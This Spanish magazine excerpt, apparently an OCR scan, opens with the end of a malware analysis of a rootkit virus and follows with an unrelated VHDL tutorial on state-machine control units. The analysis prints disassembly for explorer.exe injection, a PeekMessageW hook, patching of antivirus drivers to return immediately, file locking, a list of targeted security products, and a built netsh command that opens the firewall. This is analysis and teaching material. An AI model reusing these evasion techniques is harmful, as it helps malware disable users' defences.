
Mientras que el primer CALL, inyecta código en el proceso del explorer para iniciar la shellcode que nos llevará hacia el rootkit. (ver **Listado 1**)

>>> Listado 1

```
.text:0000175E          jz      short loc_1785
.text:00001760          push    Object          ; Object
.text:00001766          call    sub_1142
.text:0000176B          push    offset sub_138C ; int
.text:00001770          push    offset dword_1A54 ; int
.text:00001775          push    offset aZwquerydirec_0 ;
"ZwQueryDirectoryFile"
.text:0000177A          call    sub_B70
.text:0000177F          dec     dword_1A5C
.text:00001785
```

Ahora analizaremos, algo bastante curioso, que hace diferir a este virus, y su rootkit, de muchos vistos hasta hoy en día, por una técnica inusual y muy interesante. Esto sucede cuando se lee bien la documentación de los SO, API's, programación de drivers a fondo, entre otras cosas. :)

```
.text:000018F9
call     sub_110C
```



Analizando

>>> Listado 2

sdatant.sys
watchdog.sys
zclient.exe
bcfilter.sys
bcftdi.sys
bc_hassh_f.sys
bc_ip_f.sys
bc_ngn.sys
bc_pat_f.sys
bc_prt_f.sys
bc_tdi_f.sys
filtnt.sys
sandbox.sys
mpfirewall.sys
msssrv.exe
mcshield.exe
fsbl.exe
avz.exe
avp.exe
avpm.exe
kav.exe
kavss.exe
kavsvc.exe
klswd.exe
ccapp.exe
ccevtmgr.exe
ccpxysvc.exe
iao.exe
issvc.exe
rtvscan.exe
savscan.exe
bdss.exe
bdmcon.exe
livesrv.exe
cclaw.exe
fsav32.exe
fsm32.exe
gcasserv.exe
icmon.exe
inetupd.exe
nod32krn.exe
nod32ra.exe
pavfnsvr.exe

```
000018F8            push    ecx
000018F9            call    KernelCallbackForFileImageLoadNotify
000018FE            xor     eax, eax
00001900            push    eax                 ; StartContext
00001901            push    offset StartRoutine ; StartRoutine
00001906            push    eax                 ; ClientId
00001907            push    eax                 ; ProcessHandle
00001908            push    eax                 ; ObjectAttributes
00001909            push    1                   ; DesiredAccess
0000190B            lea     eax, [esp+1Ch+ThreadHandle]
0000190F            push    eax                 ; ThreadHandle
00001910            call    ds:PsCreateSystemThread
00001916            push    offset FileHandle ; "\\SystemRoot\\SYSTEM32\\ntoskrnl.exe"
0000191B            call    LockFileFromUserModeAccess
00001920            push    offset aSystemrootSy_0 ; "\\SystemRoot\\SYSTEM32\\drivers\\kbdclass.s"...
00001925            call    LockFileFromUserModeAccess
0000192A            xor     eax, eax
0000192C            pop     ecx
0000192D            retn    8
0000192D start      endp
0000192D
```

lock2files

Esta función de aquí arriba, se ejecuta al comienzo del rootkit, y es simplemente un algoritmo de notificación del rootkit. Si algun Antivirus, o módulo de algún Antivirus, está cargado en memoria y está abriendo el proceso del rootkit, este, se parchea a sí mismo, simulando un código que hace que termine el análisis rápido, sin llegar al corazón del rootkit.

Utiliza la función PsSetLoadImageNotifyRoutine, y sirve justamente, como en su definición dice, para notificar, cuando una imagen binaria es abierta para su ejecución.

Contra los Antivirus

El virus chequea si el driver o el programa fue cargado en modo usuario. Si fue cargado desde el modo usuario, entonces el proceso se termina utilizando ZwTerminateProcess.

Si está como driver, la rutina escanea por su punto de entraday lo parche con:


```
XOR EAX, EAX
RETN 8
```

Luego que el driver comienza, retorna 0 y termina. Esto sucede como mencioné anteriormente, después de que el driver fue infectado anteriormente. Por ejemplo en kbdclass.sys, cdrom.sys y tcpip.sys, los cuáles inmediatamente inician el driver del rootkit.

Cada driver y programa que es cargado despues del driver spooldr.sys, se encuentra bajo el control absoluto del rootkit. Y ahora debería tener total control del sistema. Esto sucede cuando se utiliza un hook SSDT normal para ocultar el driver.

El virus, neutraliza los siguientes Antivirus:

Zonealarm Firewall
Jetico Personal Firewall
Outpost Firewall
McAfee Personal Firewall
McAfee AntiSpyware
McAfee Antivirus
F-Secure Blacklight
F-Secure Anti-Virus
AVZ Antivirus
Kaspersky Antivirus
Symantec Norton Antivirus
Symantec Norton Internet Security
Bitdefender Antivirus
Norman Antivirus
Microsoft AntiSpyware
Sophos Antivirus
Antivir
NOD32 Antivirus
Panda Antivirus



La lista de ficheros comprometidos es: (ver **Listado 2**)

El truco PeekMessageW

El virus posee una función especial que escanea el proceso explorer.exe e intercepta la entrada de importación de la API PeekMessageW, la cuál es llamada muy seguido por explorer.exe.

La entrada es interceptada con un shellcode especial, que borra la entrada de importación de esta API, y realiza un cambio hacia el proceso spooldr.exe.

Es un buen truco, porque el uso de CreateRemoteThread, el cuál la mayor parte de los productos de monitoreo de actividad escanea. Este truco funciona de un modo mucho más sofisticado, evitando problemas de detección temprana.

Bloqueo de ficheros

El rootkit bloquea dos archivos, ntoskrnl.exe y kbdclass.sys, utilizando NtLockFile. La idea de esto, es bloquear el acceso desde el modo usuario, por ejemplo, cuando herramientas como Hijackthis tratan de escanear por cambios sospechosos en estos archivos.

Análisis final

Ahora veremos algunos snippets de código y acciones que realiza el virus.

Empecemos por la rutina que hace que el virus se copie a sí mismo a la carpeta de Windows.

```
push    ebp
mov     ebp, esp
sub     esp, 200h
pusha
push    0FFh
lea     edx, [ ebp+var_200]
push    edx
push    0
call    loc_424499
```

```
00000C48                call    wcsstr
00000C50                test    eax, eax
00000C52                pop     ecx
00000C53                pop     ecx
00000C54                jz      DoNothing        ; Not the right file
00000C5A                mov     edx, [ebp+BaseOfCurrentImage]
00000C5D                cmp     word ptr [edx], 5A4Dh ; MZ
00000C62                jnz     DoNothing        ; Not a PE-file
00000C68                mov     eax, [edx+3Ch]  ; offset to PE Header
00000C6B                add     eax, edx
00000C6D                cmp     dword ptr [eax], 4550h ; PE
00000C73                jnz     short DoNothing
00000C75                mov     ecx, [eax+28h]  ; Address of EntryPoint
00000C78                add     ecx, edx
00000C7A                cmp     [ebp+FileType], ebx ; Is File (0) or Driver (1) ?
00000C7D                jnz     short IsDriver
00000C7F                mov     eax, [ebp+PIDOfCurrentLoadedImage] ; Current PID
00000C82                mov     [ebp+ClientId.UniqueProcess], eax
00000C85                xor     eax, eax
00000C87                mov     [ebp+ObjectAttributes.Length], 18h
00000C8E                mov     [ebp+ObjectAttributes.RootDirectory], ebx
00000C91                mov     [ebp+ObjectAttributes.ObjectName], ebx
00000C94                mov     [ebp+ObjectAttributes.Attributes], ebx
00000C97                mov     [ebp+ObjectAttributes.SecurityDescriptor], ebx
00000C9A                lea     edi, [ebp+ObjectAttributes.SecurityQualityOfService]
00000C9D                stosd
```

PsSetLoadImageNotifyRoutine

El llamado final, sigue atravesando otros lugares, cargando strings, con los nombres de las API's y obteniendo sus direcciones, para luego reutilizarlas para copiarse a sí mismo.

```
push    ebp
mov     ebp, esp
sub     esp, 2D0h
mov     [ ebp+var_2D0] , 'sten'
mov     [ ebp+var_2CC] , 'if h'
mov     [ ebp+var_2C8] , 'awer'
mov     [ ebp+var_2C4] , 's ll'
mov     [ ebp+var_2C0] , 'a te'
mov     [ ebp+var_2BC] , 'woll'
mov     [ ebp+var_2B8] , 'rpde'
mov     [ ebp+var_2B4] , 'argo'
mov     [ ebp+var_2B0] , '%" m'
mov     [ ebp+var_2AC] , 'e "s'
mov     [ ebp+var_2A8] , 'lban'
mov     [ ebp+var_2A4] , 'e'
mov     [ ebp+var_2A3] , 0
pusha
push    100h
lea     edx, [ ebp+var_152]
push    edx
call    loc_423DC6
```

El algoritmo de aquí arriba ejecuta el comando netsh firewall set allowed program "%s" enable como expliqué en anteriores números.

Nuevamente el último llamado, obtiene todas las direcciones, a los llamados a API's para poder hacer un Wincmd, y ejecutar el comando en un pipe por consola.

Conclusión

Muy bien, finalmente deberé decir, que nos hemos topado con una criatura muy interesante, que nos ha traido grandes sorpresas y trucos. Estos trucos han hecho que podamos navegar entre las entrañas del sistema operativo, aprender el funcionamiento de los AV, y sobre la instalación de rootkits que comprometen un SO entero.

Espero que les haya gustado.

Nos vemos en la próxima.

SparK
http://www.disidents.org
http://www.intrabytes.com
spark@disidents.org
arielrm@intrabytes.com



Arquitectura de computadores

La unidad de control (IV)


Pese a que los circuitos secuenciales con retroalimentación se vuelven prácticamente imprescindibles cuando modelamos sistemas complejos, como es el caso de las unidades de control cableadas, necesitaremos en la mayoría de las ocasiones echar mano también de sencillos -y no tan sencillos- circuitos combinacionales para definir ciertas funciones lógicas. Tal es el caso de la máquina de estados que estamos diseñando, y de las funciones lógicas que gobernarán el comportamiento de los biestables.



Bienvenidos seáis todos una vez más, lectores. En la entrega anterior introdujimos el concepto de máquina de estados, y vimos cómo puede dicha abstracción ayudar al proceso de diseño de una unidad de control cableada. Para comprender mejor todo ello, ideamos una hipotética máquina de estados que implementaríamos mediante una simulación programada en lenguaje VHDL. También implementamos, de forma comportamental, un biestable de tipo D, el cual usaremos para llevar la cuenta de los estados de nuestra máquina.

Recapitulando

Antes de nada, es conveniente recordar un poco por dónde nos quedamos para no perdernos al continuar. En primer lugar, diseñamos una máquina de estados que representamos mediante un autóma-



Nuestra máquina de estados

>>> Listado 1

```
ENTITY cont_ffd_uc IS
--CONTrolador para FlipFlop tipo D de la Unidad de Control
       GENERIC (retardo: TIME:= 6 ns);
       --retardo máximo de la señal d1
       PORT (q0,q1,x: IN BIT;
             d0,d1: OUT BIT);
END cont_ffd_uc;

ARCHITECTURE estructural OF cont_ffd_uc IS
--Arquitectura estructural del controlador

--declaración de componentes
COMPONENT not1
       PORT (a: IN BIT; z: OUT BIT);
END COMPONENT;
COMPONENT and2
       PORT (a,b: IN BIT; z: OUT BIT);
END COMPONENT;
COMPONENT and3
       PORT (a,b,c: IN BIT; z: OUT BIT);
END COMPONENT;
COMPONENT or2
       PORT (a,b: IN BIT; z: OUT BIT);
END COMPONENT;

--declaración de señales
SIGNAL --niveles iniciales negados
       nq0, nq1, nx,
       --salidas del primer nivel de puertas
       d0p0, d0p1, d1p0, d1p1: BIT;

--ubicación de arquitecturas
FOR ALL: not1 USE ENTITY WORK.not1(comportamental);
FOR ALL: and2 USE ENTITY WORK.and2(comportamental);
FOR ALL: and3 USE ENTITY WORK.and3(comportamental);
FOR ALL: or2 USE ENTITY WORK.or2(comportamental);

BEGIN
--conexión de la estructura
puertaNot1: not1 PORT MAP(q0,nq0);
puertaNot2: not1 PORT MAP(q1,nq1);
puertaNot3: not1 PORT MAP(x,nx);
puertaAnd1: and2 PORT MAP(nq0,q1,d0p0);
puertaAnd2: and2 PORT MAP(nq1,x,d0p1);
puertaAnd3: and2 PORT MAP(nq0,q1,d1p0);
puertaAnd4: and3 PORT MAP(q0,nq1,nx,d1p1);
puertaOr1: or2 PORT MAP(d0p0,d0p1,d0);
puertaOr2: or2 PORT MAP(d1p0,d1p1,d1);

END estructural;


ARCHITECTURE comportamental OF cont_ffd_uc IS
--Arquitectura comportamental del controlador
BEGIN

d0<=((NOT q0) AND q1) OR ((NOT q1) AND x) AFTER retardo;
d1<=((NOT q0) AND q1) OR ((NOT q1) AND (NOT x) AND q0) AF-
TER retardo;

END comportamental;
```

Estado actual	Estado sucesor		Salidas	
	X=0	X=1		
Q1Q0	Q1Q0	Q1Q0	Z	R
0 0	0 0	0 1	0	0
0 1	1 0	0 1	1	0
1 0	1 1	1 1	0	0
1 1	0 0	0 0	0	1

Tabla de estados



Diseño de la lógica para la unidad de control

ta finito con cuatro estados y sus correspondientes transiciones. Posteriormente, y para poder implementar esta abstracción, diseñamos una tabla con las distintas señales digitales implicadas en el sistema modelado.

A la hora de llevar el sistema al plano digital, vimos que sería necesaria la implementación de un par de funciones lógicas de excitación para los biestables del sistema, de forma que el comportamiento de éstos fuera el deseado. Calculamos y simplificamos las funciones, y obtuvimos lo siguiente:

```
D0 = !Q0·Q1 + !Q1·X = ((NOT
Q0) AND Q1) OR ((NOT Q1) AND
X)
D1 = !Q0·Q1 + Q0·!Q1·!X =
((NOT Q0) AND Q1) OR (Q0 AND
(NOT Q1) AND (NOT X))
```

Por último, implementamos dichas funciones en el siguiente circuito digital: (ver **Listado 1**)

Un lego digital

Llega el momento de conectar el controlador lógico que acabamos de diseñar a los dos biestables de tipo D que utilizaremos en nuestra máquina de estados. La conexión se realizará de la siguiente forma:

La implementación de dicho circuito es la siguiente: (ver **Listado 2**)

Resulta especialmente interesante fijarse en la evolución de las señales de control



de la lógica que hemos programado, y cómo se reflejan sus fluctuaciones en la salida de los biestables. Ahora modificaremos nuestro reloj para que inicie el conteo en el flanco de subida y tenga un período de 25 nanosegundos (el que he usado para las capturas de ejemplo):

```
ENTITY reloj IS
        GENERIC(periodo: TIME:=
25 ns);
        PORT(reloj: OUT BIT:=
'1');
END reloj;
ARCHITECTURE comportamental
OF reloj IS
BEGIN
        PROCESS
        BEGIN
                WAIT FOR perio-
do/2;
                reloj <= '0';
                WAIT FOR perio-
do/2;
                reloj <= '1';
        END PROCESS;
END comportamental;
```

DISEÑAMOS UNA MÁQUINA DE ESTADOS QUE REPRESENTAMOS MEDIANTE UN AUTÓMATA FINITO CON CUATRO ESTADOS Y SUS CORRESPONDIENTES TRANSICIONES

Ha llegado el momento de conectar esta estructura, que podríamos calificar como el controlador de la máquina de estados, al reloj y a las puertas lógicas que generarán la salida de la misma. El diseño del circuito será el siguiente: (ver **Listado 3**)

Comprobando el funcionamiento

Ahora es el momento de comprobar si la máquina de estados que hemos diseñado mediante este método funciona, para lo cual analizaremos la señal de salida obtenida en el simulador Vsystem tras cambiar arbitrariamente la entrada del sistema unas cuántas veces. Echad un vistazo a las imágenes adjuntas para comprender lo descrito en los párrafos siguientes.

Aquí encontramos la máquina en el primer estado, el que podríamos calificar como estado inicial o de reposo. En este estado, las salidas tienen el valor {Z=0;R=0} y, mientras la señal de entrada tenga por valor un cero lógico, no cambiarán. Nos encontramos en el estado A.

>>> Listado 2

```
ENTITY cont_ffd_01 IS
--CONTrolador para FlipFlop tipo D (primer elemento)
        PORT (x,clk: IN BIT;
                q0,nq0,q1,nq1: OUT BIT);
END cont_ffd_01;

ARCHITECTURE estructural OF cont_ffd_01 IS
--Arquitectura estructural del elemento

--declaración de componentes
COMPONENT cont_ffd_uc
        PORT (q0,q1,x: IN BIT;
                d0,d1: OUT BIT);
END COMPONENT;
COMPONENT ffD
        PORT (d,clk: IN BIT;
                q,nq: INOUT BIT);
END COMPONENT;


--declaración de señales
SIGNAL --salidas de los biestables
        sq0,snq0,sq1,snq1,
        --salida de los circuitos lógicos
        log0,log1: BIT;

--ubicación de arquitecturas
FOR ALL: cont_ffd_uc USE ENTITY WORK.cont_ffd_uc(estructu-
ral);
FOR ALL: ffD USE ENTITY WORK.ffD(comportamental);

BEGIN
--conexión de la estructura
logica: cont_ffd_uc PORT MAP(sq0,sq1,x,log0,log1);
ffD0: ffD PORT MAP(log0,clk,sq0,snq0);
ffD1: ffD PORT MAP(log1,clk,sq1,snq1);

--señales de salida del sistema
q0 <= sq0;
nq0 <= snq0;
q1 <= sq1;
nq1 <= snq1;

END estructural;
```



Conexión de la lógica de control con los biestables

>>> Listado 3

```
ENTITY cont_ffd_02 IS
--CONTrolador para FlipFlop tipo D (segundo elemento)
       PORT (x: IN BIT;
             z,r: OUT BIT);
END cont_ffd_02;

ARCHITECTURE estructural OF cont_ffd_02 IS
--Arquitectura estructural del elemento

--declaración de componentes
COMPONENT cont_ffd_01
       PORT (x,clk: IN BIT;
             q0,nq0,q1,nq1: OUT BIT);
END COMPONENT;
COMPONENT reloj
       PORT(reloj: OUT BIT:= '1');
END COMPONENT;
COMPONENT and2
       PORT (a,b: IN BIT; z: OUT BIT);
END COMPONENT;

--declaración de señales
SIGNAL --salidas de los biestables
       sq0,snq0,sq1,snq1,
       --señal del reloj
       clk: BIT;

--ubicación de arquitecturas
FOR ALL: cont_ffd_01 USE ENTITY WORK.cont_ffd_01(estructu-
ral);
FOR ALL: reloj USE ENTITY WORK.reloj(comportamental);
FOR ALL: and2 USE ENTITY WORK.and2(comportamental);

BEGIN
--conexión de la estructura
sreloj: reloj PORT MAP(clk);
contr: cont_ffd_01 PORT MAP(x,clk,sq0,snq0,sq1,snq1);
puertaAnd1: and2 PORT MAP(sq0,snq1,z);
puertaAnd2: and2 PORT MAP(sq0,sq1,r);

END estructural;
```

